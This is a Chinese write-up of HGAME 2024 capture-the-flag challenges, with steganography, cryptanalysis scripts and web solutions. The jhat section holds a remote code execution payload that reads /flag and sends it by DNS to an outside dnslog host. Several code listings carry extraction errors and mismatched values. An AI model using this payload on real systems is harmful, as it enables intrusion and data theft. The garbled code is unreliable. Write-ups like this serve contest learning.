

2024HGAME

WEEK1和WEEK2写在一起

MISC

WEEK1[签到]

公众号回复即可：



最终flag：

hgame{welc0me_t0_HGAME_2024}


WEEK1[SignIn]

从上往下斜着看即可，最终flag：

hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}

WEEK1[来自星尘的问候]

一眼stegseek:



```
Kali㉿Kali: ~/桌面
文件 动作 编辑 查看 帮助
└─(kali㉿kali)-[~/桌面]
$ stegseek secret.jpg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Found passphrase: "123456"
[i] Original filename: "secret.zip".
[i] Extracting to "secret.jpg.out".
```

压缩包里有一个exa.png，结合文件名搜索游戏，发现是游戏“来自星尘”，因为前字符五个一定是hgame，其实能得到flag中的三个字符，再根据长度判断为“welcom”，没找到数字对照表，但字母都能对上，那应该就是把o换成了0，最终flag：

```
hgame{welc0me!}
```

WEEK1[simple_attack]

最简单的明文爆破，爆破完base64转图片得到flag：

```
hgame{s1mple_attack_for_zip}
```

最终flag：

```
hgame{s1mple_attack_for_zip}
```

WEEK1[希儿希儿希尔]

爆破png宽高：



总选项: [1] FIX-PNG
img1路径: K:/secret.png
打开img1 开始执行 清空输出

[*] Fix-PNG执行完毕, 图片已经保存在文件所在的目录中或者同名目录中!

[-] Byxs20为您温馨提示: 正在并行爆破图片正确的宽度和高度中...
[-] 宽度: 1394, hex: 0x572
[-] 高度: 1999, hex: 0x7CF
[-] 运行时间为: 0小时 0分钟 0秒 213毫秒
[-] CRC32: 0x121B804D, 已经为您保存到运行目录中!

png尾还有一个zip文件，里面是密文，对png用zsteg拿到希尔密码的加密信息：

希尔密码解密拿到flag：

AmanCTF - 希尔(Hill Cipher)加密/解密

在线希尔(Hill Cipher)加密/解密

CVOCRJGMKLDJGBQIUIVXHEYLPNWR

模式1 (A=0) ▾

8738

加密

解密


DISAPPEAR IN THE SEA OF BUTTERFLY

最终flag：

hgame{DISAPPEARINTHESEAOFBUTTERFLY}

WEEK2[龙之舞]

AU看频谱图直接拿key:



解deepsound:

	File	Dir	Size (MB)
•	deepsound_of_dragon_dance.wav	C:\Users\86159\Downloads	77.3 MB

	Secret file name	Size (MB)
🔒	XXX.zip	7.5 MB


gif逐帧提取，找到四张有二维码的图片，拼接为完整二维码，之后导入QRazyBOX调整纠错等级拿到flag：

最终flag：

hgame{drag0n_1s_d4nc1ng}

WEEK2[ek1ng_want_girlfriend]

直接看http流导出图片，flag就在图片上：



最终flag：

```
hgame{ek1ng_want_girlfriend_qq_761042182}
```

WEEK2[ezWord]

改文件后缀为zip拿到所有文件，先解盲水印，一把梭得到key：

T1hi5sI4sKey

解密压缩包拿到邮件，一眼垃圾邮件隐写，解密拿到一串汉字：

The screenshot shows the 'Decoded' section of the ezWord website. It displays a message in Chinese characters: 'Dear E-Commerce professional ; This lett... decodes to: 罐簍篩机罐板簍余篩条糸'. Below the message are links for 'Encode' and 'Decode'. A note says 'Look wrong?, try the old version'.

一看就是编码问题，第一眼感觉是gbk或者utf-16，尝试后发现为utf-16：

The screenshot shows a character encoding converter interface. The input field contains the Chinese message '罐簍篩机罐板簍余篩条糸'. The '字符编码' dropdown is set to 'UTF-16'. Below the input is a large text area containing the same message. At the bottom, there are buttons for '编码' and '解码'.

删掉分隔符号，每个减9即可得到flag：

	0	1	2	3	4	5	6	/	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	68	67	61	6D	65	7B	30	6B	5F	79	6F	75	5F	73	30	6C	hgame{0k_you_s0l
0010h:	76	65	5F	61	6C	31	5F	74	68	33	5F	73	65	63	72	33	ve_a11_th3_secr3
0020h:	74	7D															t}

最终flag:

```
hgame{0k_you_s0lve_a11_th3_secr3t}
```

CRYPTO

WEEK1[ezMath]

`x**2 - D*y**2 == 1`一眼佩尔方程，直接连分数打：

```
from gmpy2 import *

def Cal_CF(List):
    List.reverse()
    fenmu=0
    fenzi=1
    for i in List:
        fenmu,fenzi=fenzi,i*fenzi+fenmu
    return fenmu,fenzi

t=114514
m=isqrt(t)
x=t**(0.5)
a=[]
a.append(m)
b=m
c=1
while a[-1]!=2*a[0]:
    c=(t-b*b)//c
    tmp=(x+b)/c
    a.append(int(tmp))
    b=a[-1]*c-b
print(len(a)-1)
print(a)
a=a[:-1]
fenmu,fenzi=Cal_CF(a)
```

```
print(fenmu)  
print(fenzi)
```

拿到y值之后，写脚本解AES即可：

```
from Crypto.Cipher import AES

password = b'\x04;0\xbe\xc7\xca\x05\xf9#\xd7Ap\xc4\xc9\xbe\x19'
aes = AES.new(password,AES.MODE_ECB)
en_text =
b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x1
7g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\'t8:\xb1
,\u\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
den_text = aes.decrypt(en_text)
print(den_text)
```

最终flag：

hgame{G0od! Yo3 k1ow C0ntinued Fra3ti0ns!!!!!!}

WEEK1[ezRSA]

审一下代码，显然leak1和leak2对应p和q，直接写脚本出flag：

```
e = 65537
Leak1 =
14912717007361127196818257675129033155901844180572531042609541283758922767
07575407439298658536503998391028384315072007447249396594632001580124696769
7998769641905090084279822566586181233113632892438742724202916416060266581
59016906386768829928898573410412763223217565735269789838344132347745065817
9727728908669
Leak2 =
11612299271467091538130991696749043648902000117288064416717991546702179489
29279772720805966417855691191342590375223883351980431522061502591034855745
58816424740204736215551933482583941959994625356581201054534529395781744338
63102142370317114645666343295584359854812259330878224522079201871650853849
7402576709461
c =
```

```
10529481867532520034258056773864074017027019578041866245400647840230251661  
6529997097159196208109334371916611800032959232736556757295885589959252423  
56227288160655019180761208122365803449911409809915323479912527052886330149  
13479970610056845543523591324177567061948922552275235486615514913932125436  
54399164260702868976269361730524671649278311681307035551260697162664559496  
18505675863403897058213148420964656318868122812898431322581318097737977770  
49358789182212570606252509790830994263132020094153646296793522975632191912  
46391989898834928228497291993276195260337973323457535162403916244002194059  
2552768579639977713099971
```

```
print(long_to_bytes(pow(c,inverse(e,(Leak1-1)*(Leak2-1)),(Leak1*Leak2))))
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py  
b'hgame{F3rmat_litt1e_th3rem_is_th3_bas1s}'
```

最终flag：

```
hgame{F3rmat_litt1e_th3rem_is_th3_bas1s}
```

WEEK1[奇怪的图片]

审一下代码逻辑，显然是一个一个字符往上加，那么思路明确，因为第一张图片只有h，用只有h的那张和全部图片异或，第一张肯定纯黑，第二张只有g，第三张只有ga，以此类推，所以写个批量异或的脚本去找符合要求的就好：

```
from PIL import Image  
import os  
import numpy as np  
  
original_image_path = "K:\\png_out\\5c55dc77.png"  
images_directory = 'K:\\png_out'  
output_directory = 'K:\\png_out3'  
  
def xor_images(original_image_path, image_path, output_path):  
    original_image = Image.open(original_image_path)  
    other_image = Image.open(image_path)  
    original_array = np.array(original_image)  
    other_array = np.array(other_image)  
    xor_result_array = np.bitwise_xor(original_array, other_array)  
    xor_result = Image.fromarray(xor_result_array.astype('uint8'))
```

```
xor_result.save(output_path)
```

```
png_images = [f for f in os.listdir(images_directory) if f.endswith('.png')]

for png_image in png_images:
    image_path = os.path.join(images_directory, png_image)
    output_path = os.path.join(output_directory, f'result_{png_image}')
    xor_images(original_image_path, image_path, output_path)
```



一个个累加读出flag即可，最终flag：

```
hgame{1adf_17eb_803c}
```

WEEK1[ezPRNG]

lfsr，根据加密脚本逆推解密即可，虽然循环了1000次，但因为flag的每部分都是长度为8的十六进制字符串，因此初始seed值也只有32bit，exp：

```
def lfsr(R,mask):
    stre = bin(R)[2:].zfill(32)
    nextbit=stre[-1:]+stre[:-1]
    nextbit=int(nextbit,2)
    i = (nextbit & mask) & 0xffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    return R>>1 | lastbit<<31

mask = 0b10001001000010000100010010001001
output = ['', '', '', '']

flag0 = []
for i in range(len(output)):
```

```

p = output[i][:32]
q = int(p,2)
for _ in range(32):
    q = lfsr(q,mask)
fLag0.append(q)

fLag = ''
for R in fLag0:
    R = int(R)
    R = hex(R)[2:]
    fLag += R
fLag = 'hgame{' + fLag[:8] + '-' + fLag[8:12] + '-' + fLag[12:16] + '-' +
fLag[16:20] + '-' + fLag[20:] + '}'
print(fLag)

```

```

PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}

```

最终flag：

```
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

WEEK2[midRSA]

的确是严重的非预期，直接解m0就拿到flag了：

```

22 e = 3
23 n = 120838778421252867808799302603972821425274682456261749029016472234934876266617266346399909705742862458970575637664059189613618956880
24 c = 11896154725446528260312891012636901107224805731765381110746611348016137361383017921465395766977129601435508590006599755740818071303
25 m0 = 13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607
26
27 print(long_to_bytes(m0))
28

```

Terminal: Local × + ▾

```
b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff\xff'
```

最终flag：

```
hgame{0ther_cas3s_0f_c0ppr3smith}
```

WEEK2[backpack]

首先进行一个代码审计，根据bag的值，不难判断出p的20低位中1的个数为偶数个，并因为a中的素数相差不大，由此可以进一步判断出有14位1，因此写个脚本找一下这14个数：

```
a = [3245882327, 3130355629, 2432460301, 3249504299, 3762436129,
3056281051, 3484499099, 2830291609, 3349739489, 2847095593, 3532332619,
2406839203, 4056647633, 3204059951, 3795219419, 3240880339, 2668368499,
4227862747, 2939444527, 3375243559]
bag = 45893025064

for combination in combinations(a, 14):
    if sum(combination) == bag:
        print(f'{combination}')
        break
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
(3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051, 2830291609, 3349739489, 2847095593, 4056647633, 3795219419, 3240880339, 2668368499, 4227862747)
```

根据下标，就可以得到p的20低位为：

```
00111101001110111111
```

只剩12高位不知道，写脚本爆破：

```
enc =
87111417256785349029747857011344936698879376017284464400756682491335008814
8162949968812541218339
out = '00111101001110111111'

all_strings = [''.join(map(str, x)) for x in product([0, 1], repeat=12)]

for i in range(4096):
    p = all_strings[i]+out
    print(p)
    m = enc^int(p)
    flag = long_to_bytes(m)
    if flag[:5] == b'hgame':
        print(flag)
```

结果最后几个字符打不出来，如图：

```
b'hgame{M@ster_0f_ba3kpack_m4nag3md\xe4\xc1\xe4\xe4[\xcd\x4' 0000000000010011101001110111111
```

没搞明白为什么，然后直接解enc又出了.....

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py b'hgame{M@ster_0f_ba3kpack_m4nag3ment!}\x00\x0e#'
```

最终flag：

```
hgame{M@ster_0f_ba3kpack_m4nag3ment!}
```

WEEK2[babyRSA]

没别的条件解e，那应该就是可以爆破，exp：

```
p=14213355454944773291
gift=9751789326354522940

for e in range(1000000):
    m0 = e+114514
    gift0 = pow(m0,65537,p)
    if gift0 == gift:
        print(e)
        break
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
73561
```

解完发现e和phi不互素，直接AMM攻击套板子：

```
#sage
from sympy.ntheory.residue_nttheory import nthroot_mod
p=14213355454944773291
q=618435620516207003863485511753719304860649784411592007656183397437640010
33297
c=105002138722466946495936638656038214000043475751639025085255113965088749
27246190689258661625026492234819249659798645278628115115643622957406519396
5422841
e = 73561
for mp in GF(p)(c).nth_root(e, all=True):
```

```

for mq in GF(q)(c).nth_root(e, all=True):
    m = crt([ZZ(mp), ZZ(mq)], [p, q])
    try:
        res = bytes.fromhex(hex(m)[2:])
        if res.isascii():
            print(res)
    except:
        pass

```

不知道为啥本地sage的shell里直接卡住，换到在线秒出：



Type some Sage code below and press Evaluate.

```

1 from sage.rings.residue_fieldtheory import nthroot_mod
2 p=1421335454944773291
3 q=61843562051620700386348551175371930486064978441159200765618339743764001033297
4 c=105002138722466944959366386560038214000043475751639025085255113965088749272461906892586616250264922348192496597986452786281151156436229574065193965422841
5 e = 73561
6 * for mp in GF(p)(c).nth_root(e, all=True):
7 *     for mq in GF(q)(c).nth_root(e, all=True):
8 *         m = crt([ZZ(mp), ZZ(mq)], [p, q])
9 *         try:
10 *             res = bytes.fromhex(hex(m)[2:])
11 *             if res.isascii():
12 *                 print(res)

```

Evaluate Language: Sage Share Help | Powered by [SageMath](#)

最终flag：

hgame{Ad1eman_Mand3r_Mi11er_M3th0d}

WEEK2[midRSA revenge]

已知m高位攻击，exp:

```

#sage
e = 5
n =
27814334728135671995890378154778822687713875269624843122353458059697288888
64057292248628755643124178646115951323612891417668049777561969468490349807
05773078102636772802941141359297087459884069633072797670289695153058952070
28282193547356414827419008393701158467818535109517213088920890236300281646
28876169784228063328535537638946836003358410225824305888517481201829546019
65154838192549131830794969473095743928483785042469915467812521398618765098
94476420525317251695953355755164789878602945615879965709871975770823484418
66563405010385256481957575695004769120535559900478654160021320442314585485
9214897431430282333052121
c =

```

```

45622131411586708863820720303449463624470661111162172357784872909606923006
79581326630186256614471315017586845026393832083328446819396981244591885718
13527149772292464139530736717619741704945926075632064072125361516435631121
84575318655929799335527077981805770297378339158985115911402931029655170145
67486989142313448351879175593054402695606133268932047481279992549021029196
05370363889581136724164096879573173870280806620454087466970358998654736755
257023225078147018537101

m_high =
34027897365931802366581555038029342438826332170012761104564125400820777043
13307856114886377472 #经过填充后的m, 即:m=m>>128
kbits = 128
PR.<x> = PolynomialRing(Zmod(n))
f = (m_high + x)^e - c
x0 = f.small_roots(2^kbits, 1)[0]
m = m_high + x0
print(m)

```

解一下m拿到flag:

```

34
35     m = 3402789736593180236658155503802934243882633217001276110520820253391839278880462965966606922621
36     print(long_to_bytes(m))
37
38
39

```

Terminal: Local + ▾

PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py

b'hgame{c0ppr3smith_St3re0typed_m3ssag3s'}

最终flag:

hgame{c0ppr3smith_St3re0typed_m3ssag3s}

WEEK2[backpack revenge]

先重排了一下大小:

```

a = []
M = sorted(a)
print(M)

```

然后LLL打:

```

#sage
S = 1202548196826013899006527314947
M =
[41545637201787531637427603339, 42904776486697691669639929229, 4378253094248
1865621293381023, 43858901672451756754474845193, 448261586642837794103306159
71, 4719030926951460900504530671, 48011409288550880229280578149, 49060507116
095861174971467149, 49264368999561659986182883907, 4975587779900688906388256
6549, 50154287971179831355068443153, 51689455514728547423995162637, 517250494
70068950810478487507, 51737391902187759188078687453, 52344488518055672082280
377551, 52375877891942312320031803919, 52563282085178646767814382889, 5423684
8294299624632160521071, 55116015927868756859007961943, 565098473798366000335
01942537, 56810627312286420494109192029, 56943794795641260674953676827, 58234
328186578036291057066237, 59396212248330580072184648071, 6004422123738710405
4597861973, 61167844083999179669702601647, 61660200470938153836045483887, 621
28146699582180779013983561, 62561969260391132956818285937, 63270726981851544
620359231307, 63410528875220489799475249207, 63847046350260520761043687817, 6
4186626428974976108467196869, 64955989640650139818348214927, 651093134232128
52647930299981, 66825635869831731092684039351, 67480131151707155672527583321
, 67763265147791272083780752327, 67923743615154983291145624523, 6855993723862
3623619114065917, 68808271265478858570126916949, 696590359415641192916404047
91, 70446218759976239947751162051, 70538108826539785774361605309, 70817336064
254781640273354039, 72311339170112185401496867001, 7401283905564989139717287
0891, 74763079510261699126345525979]

```



```

n = Len(M)
L = matrix.zero(n + 1)

for row, x in enumerate(M):
    L[row, row] = 2
    L[row, -1] = x

L[-1, :] = 1
L[-1, -1] = S
res = L.LLL()
print(res)

```

第一行对应的就是，因为我按照大小重新排序了，这里还需要对应回去：

再逆序一下得到p为：

111101000010110101010001010011000111000100100001

根据题目要求操作p拿flag即可：

```
p = '111101000010110101010001010011000111000100100001'
p = int(p,2)
flag='hgame{' +hashlib.sha256(str(p).encode()).hexdigest()+'}'
print(flag)
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

最终flag:

```
hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

WEB

WEEK1[jhat]

贴个文章链接:

[https://wooyun.js.org/drops/OQL\(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80\)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%A E%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE\(Obj ect%20Injection\).html](https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%A E%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE(Obj ect%20Injection).html)

不出网的话就找个在线dnslog, 最后payload还要base64一下:

```
?query=java.lang.Runtime.getRuntime().exec("bash123-
c123{echo,Y3VybCBgY2F0IC9mbGFnYC51NDVsZzEuZG5zbG9nLmNu}|{base64,-d}|
{bash,-i}").split("123"))
```

DNSLog.cn

DNS Query Record		
	IP Address	Created Time
hgame1deb421c57bec99cdc21e73f8796479 0b20a9bc2.u45lg1.dnslog.cn	47.117.220.100	2024-02-01 17:25:46
hgame1deb421c57bec99cdc21e73f8796479 0b20a9bc2.u45lg1.dnslog.cn	47.117.220.97	2024-02-01 17:25:35
hgame1deb421c57bec99cdc21e73f8796479 0b20a9bc2.u45lg1.dnslog.cn	47.117.220.97	2024-02-01 17:25:35

Copyright © 2019 DNSLog.cn All Rights Reserved.

最终flag:

```
hgame{1deb421c57bec99cdc21e73f87964790b20a9bc2}
```

WEEK1[2048 * 16]

js里找到类似base64的密文：

```
chain", "4992592cfFfKg", "updateBestScore", "Game over!", "add", "score-addition", ".best-container", "message", "11358450AckHq", "init", "requestAnimationFrame", "addTile", "applyClasses", "\\\\"+ *(:[a-new", "function *\\"), "setInterval", "2589jWZTtI", "updateScore", "class", "createElement", "scowon", "tile-", "ormalizePosition", "continueGame", "previousPosition", "bestScore", "3224mBKYMJ", "1522395ywebnW", "prssageContainer", "I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7ik", "tileContainer"]; return (480)](x(433)), this[x(448)]=document[x(480)](x(456)), this.messageContainer=document[x(480)](.ga4*-39+7766); var a=e[t]; return a}, F(x,n){g[h(432)][h(434)]=function(x,n){var e=h, t=this; window[e(t.addTile(c))]), t[r(488)][n[r(491)]], t[r(452)][n[r(429)]], n[r(418)]&&(n[r(457)]?t[r(469)](!1):r(468)]=function(x){for(var n=h;x[n(449)];)x.removeChild(x[n(449)]}, g.prototype[h(473)]=function(x[n(428)]||{x:x.x,y:x.y}, o=this.positionClass(a), c=[n(445), n(462)+x.value, o]; x[n(476)]>2048&&c[n(v[n(472)](function(){var i=n; c[4313+1*-1761+-2550]=e[i(495)]({x:x.x, y:x.y}), e[i(474)](t, c)):x.m73])(i)):(c[n(444)][n(484)], this.applyClasses(t, c)), t[n(464)](r), this[n(440)][n(464)](t), g[h(473)](v+v*+2*-906+1171+21*-142), y:x.y+(237*-31+3*x.x+-x.y), g[h(432)][h(488)]=function(x){var n=h; this[n(468)](this[n(459)]); var e=x-this[n(491)]; if(this[n(491)]=n(437)][n(454)][n(455)], t[n(425)]+="+"+e, this.scoreContainer[n(464)][t]), g.prototype.updateBestScore=function(x){this.t=x?s0(n(439), "V+g5LpoEej/fy0nPnivz9SswHihGd0mU8CuXb72dB1xYMrZFRAl=QcTq6JkWk4t3"):n(453); this[n(438)][n(437)].add; try{var e=Function("return (function() "+x(492)+""); n=e();} catch{n=window} n[x(486)](r0, -1633+-1033*-6+-115*31)}(), [x(438)][x(437)][x(465)][x(443)]}; function s0(x, n){for(var e=h, t=36*52+-590+-1282, r, a, o=-1*-1971+-678+-1293, c=""; a=x37+-277*2)?c+=String[e(423)](7397+173*13+1*-9391&r>>(-2*t&1573+-2423*1+-856*-1)):3978+-26*153)a=n[e(481)](a); return uctor(t(477))[t(467)][t(460)); (""+e/e)[t(479)]!=1*2807+-6187+3381| e%20===-178+1*178?(function(){return 0}).constr(494)), n(+e)}try{if(x)return n; n(-12472+-1559*-8)}catch{}var Z=E; function N(){var x=[ "action", "string", "2331990Sms", "input", "stateObject", "counter", "930bExSFt", "savePosition", "while (true) {}", "chain", "98601tspbnR", "setInterval", "ue", "test", "mergedFrom", "init", "debu", "prototype", "56CjCzAS", "677128zAClZZ", "previousPosition", "75022iPEXCA", "15202J(){}return x}, N()}{function(x, n){for(var e=E, t=x();;)try{var r=parseInt(e(494))/1+-parseInt(e(508))/2*(-parseInt(e(51
```

往下翻找到编码表：

```
prototype[h(427)]=function(){var x=h; this[x(461)](), g[h(432)][h(468)]=function(x){for(var n=h;x[n(449)];)x.removeChild(t=document.createElement(n(483))), r=document[n(490)][n(483)], a=x[n(428)]||{x:x.x, y:x.y}, o=this.positionClass(a), c=[n(437)][n(454)]("tile-inner"), r[n(425)]=x[n(476)], x[n(428)]?window[n(472)](function(){var i=n; c[4313+1*-1761+-2550]=e[his[n(474)](t, c), x.mergedFrom[n(424)](function(i){var f=n; e[f(473)][i]}):(c[n(444)][n(484)], this.applyClasses(t, c))ttribute(e(489), n[e(422)](" ")), g[h(432)][h(426)]=function(x){return{x:x.x+(-2*-906+1171+21*-142), y:x.y+(237*-31+3*x.x+-x.y), g[h(432)][h(488)]=function(x){var n=h; this[n(468)](this[n(459)]); var e=x-this[n(491)]; if(this[n(491)]=n(437)][n(454)][n(455)], t[n(425)]+="+"+e, this.scoreContainer[n(464)][t]), g.prototype.updateBestScore=function(x){this.t=x?s0(n(439), "V+g5LpoEej/fy0nPnivz9SswHihGd0mU8CuXb72dB1xYMrZFRAl=QcTq6JkWk4t3"):n(453); this[n(438)][n(437)].add; try{var e=Function("return (function() "+x(492)+""); n=e();} catch{n=window} n[x(486)](r0, -1633+-1033*-6+-115*31)}(), [x(438)][x(437)][x(465)][x(443)]}; function s0(x, n){for(var e=h, t=36*52+-590+-1282, r, a, o=-1*-1971+-678+-1293, c=""; a=x37+-277*2)?c+=String[e(423)](7397+173*13+1*-9391&r>>(-2*t&1573+-2423*1+-856*-1)):3978+-26*153)a=n[e(481)](a); return uctor(t(477))[t(467)][t(460)); (""+e/e)[t(479)]!=1*2807+-6187+3381| e%20===-178+1*178?(function(){return 0}).constr(494)), n(+e)}try{if(x)return n; n(-12472+-1559*-8)}catch{}var Z=E; function N(){var x=[ "action", "string", "2331990Sms", "input", "stateObject", "counter", "930bExSFt", "savePosition", "while (true) {}", "chain", "98601tspbnR", "setInterval", "ue", "test", "mergedFrom", "init", "debu", "prototype", "56CjCzAS", "677128zAClZZ", "previousPosition", "75022iPEXCA", "15202J(){}return x}, N()}{function(x, n){for(var e=E, t=x();;)try{var r=parseInt(e(494))/1+-parseInt(e(508))/2*(-parseInt(e(51
```

解变表base64即可：

The screenshot shows a base64 decoding interface. On the left, there's a text input field containing the encoded string: "I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7ik". Below the input are several configuration options: "Alphabet" dropdown set to "Alphabet", "Remove non-alphabet chars" checked, "Strict mode" unchecked, and a "From Base64" button. On the right, the output window displays the decoded flag: "flag{b99b820f-934d-44d4-93df-41361df7df2d}".

最终flag：

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

WEEK1[Select Courses]

DDos?点了一会发现选上课了，于是开始连点，还真成功了：

A screenshot of a web browser window titled "自主选课" (Self-selection). The URL is 47.100.137.175:32557. A message at the top says "47.100.137.175:32557 显示 谢谢啦! 这是给你的礼物: hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}".

The main content area shows a list of selected courses with green bars indicating completion:

- (Axxxxxxxx) 创业管理 - 2.0 学分 状态: 已选
- (Axxxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态: 已选
- (Txxxxxxx) 体育·羽毛球 - 1.0 学分 状态: 已选
- (Axxxxxxxx) 计算机网络原理 - 4.0 学分 状态: 已选
- (Axxxxxxxx) 操作系统及安全 - 3.0 学分 状态: 已选

Buttons at the bottom right include "确定" (Confirm) and "选完了" (Selected).

最终flag：

```
hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}
```

WEEK1[Bypass it]

禁用js就好：

```
hgame{51869489a256151e8153c92279c8cd10a4704941}
```



最终flag：

```
hgame{51869489a256151e8153c92279c8cd10a4704941}
```

WEEK1[ezHTTP]

打开看到页面如图：

请从vidar.club访问这个页面

bp抓个包伪造Referer再发包：

Request

```
Pretty Raw Hex  
1 GET /HTTP/1.1  
2 Host: 47.100.137.1:31005  
3 User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer:vidar.club  
8 Connection: close  
9 Upgrade-Insecure-Requests: 1  
10  
11
```

Response

```
Pretty Raw Hex Render  
Target: http  
1 请通过Mozilla5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面
```

改一下User-Agent再发包：

Request

```
Pretty Raw Hex  
1 GET /HTTP/1.1  
2 Host: 47.100.137.1:31005  
3 User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer:vidar.club  
8 Connection: close  
